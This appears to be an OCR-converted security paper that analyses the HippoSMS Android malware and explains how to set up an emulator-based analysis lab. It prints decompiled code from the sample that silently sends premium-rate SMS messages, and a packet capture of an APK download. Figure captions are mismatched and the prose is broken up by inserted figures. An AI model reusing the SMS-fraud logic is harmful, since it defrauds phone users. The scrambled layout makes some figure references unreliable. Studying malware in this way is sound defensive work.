The easiest vector for this type of attack is to place malware in the marketplace and wait for victims to download and install the malware. This paper outlines one such sample of malware placed in a Chinese app market. The purpose of this paper is threefold. The first is to offer analysis of an "in-the-wild" malware sample; while the second purpose is to provide instructions for the initial setup of an Android malware analysis environment capable of reproducing the results presented in this paper. The third function of this paper is to supply insight into Android malware, arm the reader with the necessary knowledge to utilize the developed environment and perform analysis of other malicious software samples.

Introduction

We have been brought up to believe that high-reward is usually coupled with high-risk. However, criminals have found an opportunity to exploit high-reward, low-risk situations. Malicious software, commonly referred to as malware, provides exactly this opportunity by significantly reducing the odds of getting caught by allowing a criminal to conduct illegal activity remotely with little attribution. Even if the criminal is identified and exposed, some countries have relaxed cyber crime laws. This paper will provide analysis of one piece of malware utilized by cyber criminals that executes on the Android Operating System (OS). First, what is Android? "Android is a software stack for mobile devices that includes an operating system, middleware and key applications," (Android Developers Guide, 2011).

Why focus on Android over other Mobile OSs on the market? The Android OS is gaining popularity and its market share is growing at a rapid pace. According to Nielsen data (NielsenWire, 2011) collected between October 2010 and March 2011, the Android Operating System (OS) has experienced accelerated growth, capturing a substantial portion (50%) of the market share for recently acquired Smartphones (Figure 1).

Figure 1. *Broken Android (Rock, 2011)*

This growth has allowed the Android OS to further its lead in the Smartphone market share with 37% overall (Figure 2). These statistics are depicted in the following charts released by the Nielsen Company (Figure 1).

"As mobile devices grow in popularity, so do the incentives for attackers. Mobile malware, for example, is clearly on the rise, as attackers experiment with new business models by targeting mobile phones. Recently over 250,000 Android users were compromised in an unprecedented mobile attack when they downloaded malicious software disguised as legitimate applications from the Android Market," (Lookout, 2011). This rise in infections is the reason this article was written. Attention needs to be placed on this rapidly growing threat. The goal of this article is to provide analysis of the `hippoSMS_f9bfec4403b573581c4d3807fb1bb3d2` malware, while laying the groundwork in establishing an analysis environment to create reproducible analysis of other malicious applications. There will be no shortage of malicious applications in the future of Smartphones. Raising awareness and providing others the ability to conduct analysis is the key to understanding and keeping pace with the threat.

Analysis Environment Setup

This section of the paper will focus on setting up an Android malware analysis environment and the installation of tools that will assist in the examination of the malware sample. The analysis environment for this sample was a virtual machine running Windows XP SP3 32-bit. Since Android applications are written in Java, download and install the JDK from: http://www.oracle.com/technetwork/java/javase/downloads/index.html. After the installation of the JDK, the Android Software Development Kit (SDK) can now be downloaded and installed. (Note: the JDK, not just the Java Runtime Environment is necessary for proper installation of the Android SDK) The Android SDK can be found at: http://developer.android.com/sdk/index.html.

Once the Android SDK has been successfully installed, navigate to the Android SDK and Android Virtual Device (AVD) manager, select "Available Packages" and install the SDK for the version of Android desired. For the analy-





Figure 2. *Smartphone Market share October 2010 – March 2011*



List of existing Android Virtual Devices located at C:\Documents and Settings\Administrator\.android\avd

AVD Name	Target Name	Platform	API Level	CPU/ABI
✓ hippoSMS	Android 2.2	2.2	8	ARM (armeabi)

A valid Android Virtual Device. A repairable Android Virtual Device.
An Android Virtual Device that failed to load. Click 'Details' to see the error.

```
0   89 82 00 50 04 9c 48 03   34 db f8 cf f6 3a 30 18   ...P..H. 4....:P.
0   fa f0 66 9a 00 00 46 41   37 44 41 38 43 37 42 45   ..f...FA 7DA8C7BE
0   30 39 30 35 37 30 37 36   41 45 41 46 30 35 43 33   09057076 AEAF05C3
```

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Tem... Packets: 263 Displayed... Profile: Default

Name: hippoSMS
Target: Android 2.2 - API Level 8
CPU/ABI: ARM (armeabi)
SD Card: (●) Size: MiB ○ File:
Snapshot: ☐ Enabled
Skin: (●) Built-in: WVGA800 ○ Resolution: x
Hardware:

Property	Value
Abstracted LCD density	240
Max VM application heap size	24

☐ Override the existing AVD with the same name

Figure 3. *Overall Smartphone market share*


sis of this malware sample Android 2.2 was selected and installed. Next, a virtual device must be created using the AVD manager. This can be done by selecting a name (just for user reference) and selecting a target, in this case the Android 2.2 just installed (Figure 2).

Rather than using an actual phone to analyze the malware which will, in turn, likely infect the phone, an emulator provides the same functionality while running safely in the virtual analysis environment. The emulator inside the analysis environment mitigates the risk of analyzing the sample and can save time over connecting to hardware. To start the emulator: open a command prompt, navigate to the android-sdk\platform-tools directory and run the following command:

```
Emulator-arm.exe -avd <Name of AVD created>
```

If successful, then the emulator window will appear. (Note: The emulator can be slow and may take a while to appear.) At this point a simulated Smartphone running the Android 2.2 OS is active within the analysis environment; now the malicious application can be loaded. This is accomplished by running the command in the following figure (Figure 3).

After a successful import of the malicious application into the emulator the hippoSMS application should be visible. The hippoSMS application is the icon with Chinese characters beneath “KUB” if imported successfully the emulator should mirror Figure 4.



```
C:\WINDOWS\system32\cmd.exe
C:\Program Files\Android\android-sdk\platform-tools>adb.exe install hippo_sample
.apk
85 KB/s (413565 bytes in 4.750s)
        pkg: /data/local/tmp/hippo_sample.apk
Success

C:\Program Files\Android\android-sdk\platform-tools>_
```

Figure 4. *Using Android SDK and AVD Manager to Add a Virtual Device*





Figure 5. *Using Android SDK and AVD Manager to Add a Virtual Device*

To complete the analysis environment, a few extra tools need to be downloaded. The first of which is a disassembler named baksmali. Baksmali is an open-source tool for disassembling .dex files and can be downloaded from http://code.google.com/p/smali/. The next is dex2jar, which is a tool for converting .dex to .class files and can be downloaded from http://code.google.com/p/dex2jar/downloads/list. The final tool to download is JD-GUI. “JD-GUI is a standalone graphical utility that displays Java source codes of “.class” files. You can browse the reconstructed source code with the JD-GUI for instant access to methods and fields,” (Dupuy, 2011). This tool is used in conjunction with dex2jar and can be downloaded from http://java.decompiler.free.fr/?q=jdgui. After the download of JD-GUI is finished, run the executable to install the program. Once all three tools have been downloaded the analysis environment is complete. At this point the emulator should be running and the malware sample (hippoSMS) should be loaded; evaluation of the sample may begin.


Analysis of hippoSMS_ f9bfec4403b573581c4d3807fb1bb3d2

A simple delivery method for an attacker is to place malicious applications, masquerading as legitimate applications, onto a legitimate app stores. The reason this is a “simple” approach is that compared to other methods of attack, this tactic essentially allows an attacker to wait for



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd Desktop

C:\Documents and Settings\Administrator\Desktop>java -jar baksmali-1.2.6.jar cla
sses.dex -o cme3

C:\Documents and Settings\Administrator\Desktop>
```

Figure 6. *Android emulator with the hippoSMS application installed*



```
MessageService.smali
    .prologue
    .line 119
    return-void
.end method

.method public onStart(Landroid/content/Intent;I)V
    .registers 11
    .parameter "intent"
    .parameter "startId"

    .prologue
    const-string v7, "0"

    const-string v6, "[illegible]"

    const-string v5, "data"

    const-string v4, ""

    .line 60
    iget-object v0, p0, Lcom/[illegible]/android/videoplayer/mms/MessageService;->objHandler:Landroid/os/Handler;

    iget-object v1, p0, Lcom/[illegible]/android/videoplayer/mms/MessageService;->mTasks:Ljava/lang/Runnable;

    const-wide/16 v2, 0x2710

    invoke-virtual {v0, v1, v2, v3}, Landroid/os/Handler;->postDelayed(Ljava/lang/Runnable;J)Z

    .line 61
    invoke-super {p0, p1, p2}, Landroid/app/Service;->onStart(Landroid/content/Intent;I)V

    .line 62
    new-instance v0, Ljava/lang/StringBuilder;

    iget-object v1, p0, Lcom/[illegible]/android/videoplayer/mms/MessageService;->sp:Landroid/content/SharedPreferences;

    invoke-virtual {p0, v1}, Lcom/[illegible]/android/videoplayer/mms/MessageService;->readTag(Landroid/content/SharedPreferences;)I

    move-result v1
```

Figure 7. *Baksmali usage*

the victim to come to him. This attack trend is increasing and in early July 2011 "Security researchers have found more malicious Android apps on Google's official download site and being spread through Chinese app stores," (Keizer, 2011). Among the malicious apps found on the Chinese app store was the sample used for this analysis, hippoSMS_ f9bfec4403b573581c4d3807fb1bb3d2. Clearly, this sample was not gathered directly from the Chinese app store; instead the sample was obtained through the Contagio mobile malware mini dump. It can be retrieved from http://contagiominidump.blogspot.com/. (Note: A special thanks to Contagio for hosting a spot where malware can be downloaded and analyzed.) According to (Keiser, 2011), "HippoSMS was only published to unauthorized Chinese app stores, however. Like almost all Android malware, HippoSMS piggybacks on a host app and is installed when that app is downloaded and approved by the user."




```
C:\Documents and Settings\Administrator\Desktop\dex2jar-0.0.7.10-SNAPSHOT\dex2ja
r-0.0.7.10-SNAPSHOT>dex2jar.bat "C:\Documents and Settings\Administrator\Desk
\hippo_sample.apk"
0 [main] INFO com.googlecode.dex2jar.v3.Main - version:0.0.7.10-SNAPSHOT
0 [main] INFO com.googlecode.dex2jar.v3.Main - dex2jar C:\Documents and Setti
\Administrator\Desktop\hippo_sample.apk -> C:\Documents and Settings\Administrat
or\Desktop\hippo_sample.apk.dex2jar.jar
6469 [main] INFO com.googlecode.dex2jar.v3.Main - Done.

C:\Documents and Settings\Administrator\Desktop\dex2jar-0.0.7.10-SNAPSHOT\dex2ja
r-0.0.7.10-SNAPSHOT>
```

Figure 8. *Identifying premium charge number with baksmali*

For those who may not have malware analysis experience, static analysis is analyzing the malicious sample without actually running the sample. Dynamic analysis is actually executing the sample and this approach usually provides a better understanding of malware's functionality. However, you will read later in this article that .dex files can be "brought back" to a higher level language. This allows for easier reading which is why static analysis is very effective for Android malware as opposed to other types of malware. This is getting a little ahead though so let's slow it down. So obviously when the file is actually executed through dynamic analysis there is a high chance of infecting the analysis environment. This is the reason why emphasis is placed on conducting analysis from a virtual environment and separating it from the host.


Analysis of `hippoSMS_ f9bfec4403b573581c4d3807fb1bb3d2` was conducted using both static and dynamic analysis methods. The malware sample `hippoSMS_ f9bfec4403b573581c4d3807fb1bb3d2` has a file size of 403kb. The application is a .apk, which is an Android Package file. An Android Package file is essentially a .zip containing the files that make up an Android application. The Android Development site (Android Developers Guide_Fundamentals, 2011) defines a .apk file as, "The Android SDK tools compile the code—along with any data and resource files—into an Android package, an archive file with an .apk suffix. All the code in a single .apk file is consid-



```
    localHandler.removeCallbacks(localRunnable);
    super.onDestroy();
  }

  public void onRebind(Intent paramIntent)
  {
  }

  public void onStart(Intent paramIntent, int paramInt)
  {
    Handler localHandler = this.objHandler;
    Runnable localRunnable = this.mTasks;
    boolean bool = localHandler.postDelayed(localRunnable, 10000L);
    super.onStart(paramIntent, paramInt);
    SharedPreferences localSharedPreferences1 = this.sp;
    String str1 = String.valueOf(readTag(localSharedPreferences1));
    StringBuilder localStringBuilder = new StringBuilder(str1).append("...............................");
    SharedPreferences localSharedPreferences2 = this.sp;
    String str2 = readTag(localSharedPreferences2, "data", "");
    String str3 = str2;
    String str4 = getData();
    int i = Log.d(str3, str4);
    SharedPreferences localSharedPreferences3 = this.sp;
    String str5 = readTag(localSharedPreferences3, "data", "");
    String str6 = getData();
    if (str5.equals(str6))
    {
      SharedPreferences localSharedPreferences4 = this.sp;
      if (readTag(localSharedPreferences4) >= 3)
        return;
      sendsms("1066156686", "8", "", this);
      SharedPreferences localSharedPreferences5 = this.sp;
      String str7 = getData();
      SharedPreferences localSharedPreferences6 = this.sp;
      int j = readTag(localSharedPreferences6) + 1;
      saveTag(localSharedPreferences5, "data", str7, j);
      return;
    }
    sendsms("1066156686", "8", "", this);
    SharedPreferences localSharedPreferences7 = this.sp;
    String str8 = getData();
    saveTag(localSharedPreferences7, "data", str8, 1);
  }

  public boolean onUnbind(Intent paramIntent)
```

Figure 9. *Using dex2jar to create .class files*


ered to be one application and is the file that Android-powered devices use to install the application." Within the .apk file is the Android manifest and a resource bundle. According to Tim Bray (Bray, 2011), "The Android Manifest is the interface between an app and the Android system." In addition to this the Android Developer's Guide (Android Developer's Guide, 2011) further defines the Android Manifest as, "essential information about the application to the Android system, information the system must have before it can run any of the application's code." This information includes the application package name, application permissions, the level of API necessary, and several other important pieces of information. "The resource bundle contains your audio and video and graphics and so on, the pieces that come with the app as opposed to being fetched over the network," (Bray, 2011). To view the contents of the .apk file, right-click on the sample and extract the contents using either 7-zip or WinRar. Many of the pieces within the .apk have been touched upon; however, for the purpose of this analysis the main file of concern within the .apk is the classes.dex file.


VMware Accelerated AMD PCNet Adapter (Microsoft's Packet Scheduler) - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: tcp.stream eq 7
Expression... Clear Apply

```
No.     Time        Source            Destination       Protocol  Info
    158 5.476766    59.151.121.117    192.168.137.130   TCP       [TCP segment of a reassembled PDU]
    159 5.476803    192.168.137.130   59.151.121.117    TCP       mc-client > http [ACK] Seq=109 Ack=121181
    160 5.477746    59.151.121.117    192.168.137.130   TCP       [TCP segment of a reassembled PDU]
    161 5.478673    59.151.121.117    192.168.137.130   TCP       [TCP segment of a reassembled PDU]
    162 5.478692    59.151.121.117    192.168.137.130   TCP       [TCP segment of a reassembled PDU]
    163 5.478723    192.168.137.130   59.151.121.117    TCP       mc-client > http [ACK] Seq=109 Ack=125561
    164 5.479763    59.151.121.117    192.168.137.130   TCP       [TCP segment of a reassembled PDU]
    165 5.479791    59.151.121.117    192.168.137.130   TCP       [TCP segment of a reassembled PDU]
    166 5.479831    192.168.137.130   59.151.121.117    TCP       mc-client > http [ACK] Seq=109 Ack=128481
    167 5.482105    59.151.121.117    192.168.137.130   TCP       [TCP segment of a reassembled PDU]
    168 5.482140    59.151.121.117    192.168.137.130   TCP       [TCP segment of a reassembled PDU]
```

```
GET /clientversion/Android_video_201_gen_f001.apk HTTP/1.1
Host: wapcms.ku6.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 24 Jul 2011 05:32:24 GMT
Server: Apache/2.2.11 (Unix) mod_jk/1.2.31 Resin/3.1.8
Last-Modified: Sun, 26 Sep 2010 02:19:28 GMT
ETag: "124c006-8e2a7-491203dc2cc00"
Accept-Ranges: bytes
Content-Length: 582311
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/vnd.android.package-archive

PK..........9=....p...........assets/help/ku6.htm.....w]S.w..Nf.....U.Q3.8)0..d.^t&mmn;(.aD....
+.....“*`.....bD...._.=gw...}...w.....d]...}.....3....#~....n:....07............1.~....N.!?b
{.......h...............{....Ypv.p....|...5.........  .2.-o......?0.^wh......[.....~..G.........
$...Z...&m.........S;...D...f#.(\..amw
-&pA@s.h...6.p...P....T.9.N..1...1F..00..4.1F.....f.......U...&.x{...7.p..P..b/@.....1...^rc..I?dx.
$..|.r....c]H\...Z_P...j98!..
qO..!...>11.E.cO.2.;4.d.......a.q.gCP;../@...1..b11..@.~.......}...=.br......1..3.r...8...)...K.v..
..~....j.x....Pz..v.....j......=.....U..x.^..u.v.....9U.,....f..bJqkL.....q..1.0..1T.....1(..:.'.
\w...2N....-...9.....r...E.P2.RGP."....1.wP...=.N
...>.Z..........V.#1...A.9$H..e_..zC.Q......Z.............E5...1.e.1.brx{]..>SU`n...C
+n......H.......q.......y..!/?....G)...u.
....
